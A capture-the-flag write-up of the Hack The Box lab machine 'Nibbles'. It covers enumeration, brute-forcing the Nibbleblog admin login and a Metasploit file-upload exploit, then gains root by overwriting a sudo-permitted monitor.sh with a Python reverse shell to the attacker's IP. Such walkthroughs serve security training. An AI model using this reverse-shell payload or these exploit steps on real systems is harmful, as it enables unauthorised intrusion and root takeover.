

Nibbles

nmap

\$ nmap -T4 10.129.20.214


```
└─ [★]$ nmap -T4 -sV -sC 10.129.20.214
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-29 03:50 EDT
Nmap scan report for 10.129.20.214
Host is up (0.25s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
7627/tcp  filtered soap-http
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.57 seconds
```

in here you can see there is OpenSSH & and Apache running on the target

Webserver

there is also a Apache httpd 2.4.18



when we view the source code we can see something

```
← → ↻ 🏠 Not Secure view-source:http://10.129.20.214/
HTB Labs HTB Certifications HTB Academy CTF Platform Help Center HTB

1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

<!-- /nibbleblog/ directory. Nothing interesting here! -->
lets go and see what we can find in here .

gobuster

we wil use the directory fuzzing for know what the more we can find in here .

```
[us-dedivip-5]-[10.10.14.48]-[mafiab0y@pwnbox7]-[~]
[*]$ gobuster dir -u http://10.129.20.214/nibbleblog/ -w /usr/share/dirb/wordlists/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.20.214/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
```


Tool is running

~~~~~

```
[+] Url: http://10.129.20.214/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 303]
/.htaccess (Status: 403) [Size: 308]
/.htpasswd (Status: 403) [Size: 308]
/admin (Status: 301) [Size: 325] [--> http://10.129.20.214/nibbleblog/admin/]
/admin.php (Status: 200) [Size: 1401]
/content (Status: 301) [Size: 327] [--> http://10.129.20.214/nibbleblog/content/]
/index.php (Status: 200) [Size: 2987]
/languages (Status: 301) [Size: 329] [--> http://10.129.20.214/nibbleblog/languages/]
/plugins (Status: 301) [Size: 327] [--> http://10.129.20.214/nibbleblog/plugins/]
/README (Status: 200) [Size: 4628]
Progress: 3656 / 4615 (79.22%)
```

we already find something .  
lets see admin.php whats in there .



Sign in to Nibbleblog admin area

Username

Password

☐ Remember me

Login

[← Back to blog](#)

there is a login page on admin.php  
we try admin:admin but not work

~~~~~

```
← → ↻ 🏠 🔒 Not Secure http://10.129.20.214/nibbleblog//README
📦 HTB Labs 📦 HTB Certifications 📦 HTB Academy 📦 CTF Platform 📦 Help Center 📦 HTB Blog

===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory "content" writable by Apache/PHP

Optionals requirements
* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
4- With your browser, go to the URL of your web. Example: www.domain-name.com
5- Complete the form
```

we can check the README page for interesting information , such as the version number .
we validate the version 4.0.3 is in use .

~~~~~

## brute

after checking some folder,path and directory


```
← → ↻ 🏠 🔒 Not Secure http://10.129.20.227/nibbleblog//content/private/users.xml
📦 HTB Labs 📦 HTB Certifications 📦 HTB Academy 📦 CTF Platform 📦 Help Center 📦 HTB Blog

This XML file does not appear to have any style information associated with it. The document tree is shown below:
```

```
-<users>
  +<user username="admin"></user>
  -<blacklist type="string" ip="10.10.10.1">
    <date type="integer">1512964659</date>
    <fail_count type="integer">1</fail_count>
  </blacklist>
  -<blacklist type="string" ip="10.10.14.48">
```

we are confirmed that the username is admin

~~~~~



```
<img_thumbnail_height type="integer">190</img_thumbnail_height>
<img_thumbnail_quality type="integer">100</img_thumbnail_quality>
<img_thumbnail_option type="string">landscape</img_thumbnail_option>
<theme type="string">simpler</theme>
<notification_comments type="integer">1</notification_comments>
<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
<seo_keywords type="string"/>
<seo_robots type="string"/>
<seo_google_code type="string"/>
<seo_bing_code type="string"/>
<seo_author type="string"/>
<friendly_urls type="integer">0</friendly_urls>
```


we also find some interesting stuff in here .

we find some keyword after analyse all the public folder , filtes and everything lets try to brute force and see what happend

Note: Nibbleblog has IP blacklisting after 5 unsuccessfull login attempts.

~~~~~

after trying some time we find the password and using that we are successfully enter the admin dashboard .



## exploit

This version is vuln . We can use metasploit to exploit it and if anyone they can use any github script

site.  National Institute of Standards and Tec... +2

```
[msf](Jobs:0 Agents:0) >> search nibbleblog

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
0  exploit/multi/http/nibbleblog file upload  2015-09-01      excellent Yes     Nibbleblog File Upload Vulnerability
```

```
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set USERNAME admin
USERNAME => admin
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set LHOST tun0
LHOST => tun0
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> set RHOSTS 10.129.20.227
RHOSTS => 10.129.20.227
[msf](Jobs:0 Agents:0) exploit(multi/http/nibbleblog_file_upload) >> run
[*] Started reverse TCP handler on 10.10.14.48:4444
```

```
(Meterpreter 1)(/var/www/html/nibbleblog/content/private/plugins/my_image) > shell
Process 1651 created.
Channel 0 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

6/10



```
(Meterpreter 1)(/var/www/html/nibbleblog/content
Process 1651 created.
Channel 0 created.
python3 -c "import pty;pty.spawn('/bin/bash')"
nibbler@Nibbles:/var/www/html/nibbleblog/content
<ml/nibbleblog/content/private/plugins/my_images
nibbler@Nibbles:/var/www/html/nibbleblog/content
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$
```

we found the user.txt flag

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

running sudo -l gives us our privilege escalation path

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

unzip the zip file

```
nibbler@Nibbles:/home/nibbler/personal$ ls
ls
stuff
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
```

```
#####
#                               Tecmint_monitor.sh                               #
# Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/ #
# If any bug, report us in the link below                                         #
# Free to use/edit/distribute the code below by                                 #
# giving proper credit to Tecmint.com and Author                                 #
#                                                                                 #
#####
```

```
#!/bin/bash
# unset any variable which system may be using
```

what we find in the monitor.sh

remove monitor.sh and just copy past this with your ip and port

```
echo 'sudo python3 -c \"import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.48",1234));os.
dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);\" > monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
sudo: ./monitor.sh: command not found
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
sudo: ./monitor.sh: command not found
nibbler@Nibbles:/home/nibbler/personal/stuff$ grep -i "sudo python3" monitor.sh
<er/personal/stuff$ grep -i "sudo python3" monitor.sh
sudo python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"]);'
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
sudo: ./monitor.sh: command not found
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
chmod +x monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root ./monitor.sh
sudo -u root ./monitor.sh
```

dont forget to make file executable( I forget it in the first place )



```
[us-dedivip-5]-[10.10.14.48]-[mafiab0y@pwnbox7]-[~]  
[★]$ nc -lvnp 1234  
Listening on 0.0.0.0 1234  
Connection received on 10.129.20.227 53238  
# id  
uid=0(root) gid=0(root) groups=0(root)  
# whoami  
root  
# █
```

so, i got the root . Now find the root flag

```
# whoami  
root  
# cd /root  
# ls  
root.txt  
#
```

Gotcha



## You have solved Nibbles!

Congratulations



**Maf1aB0y**

best of luck in capturing flags ahead!

**#33678**

Machine Rank

**29 Jun 2026**

Pwn Date

**Retired**

Machine State

 **450**

XP Earned

Ok

Share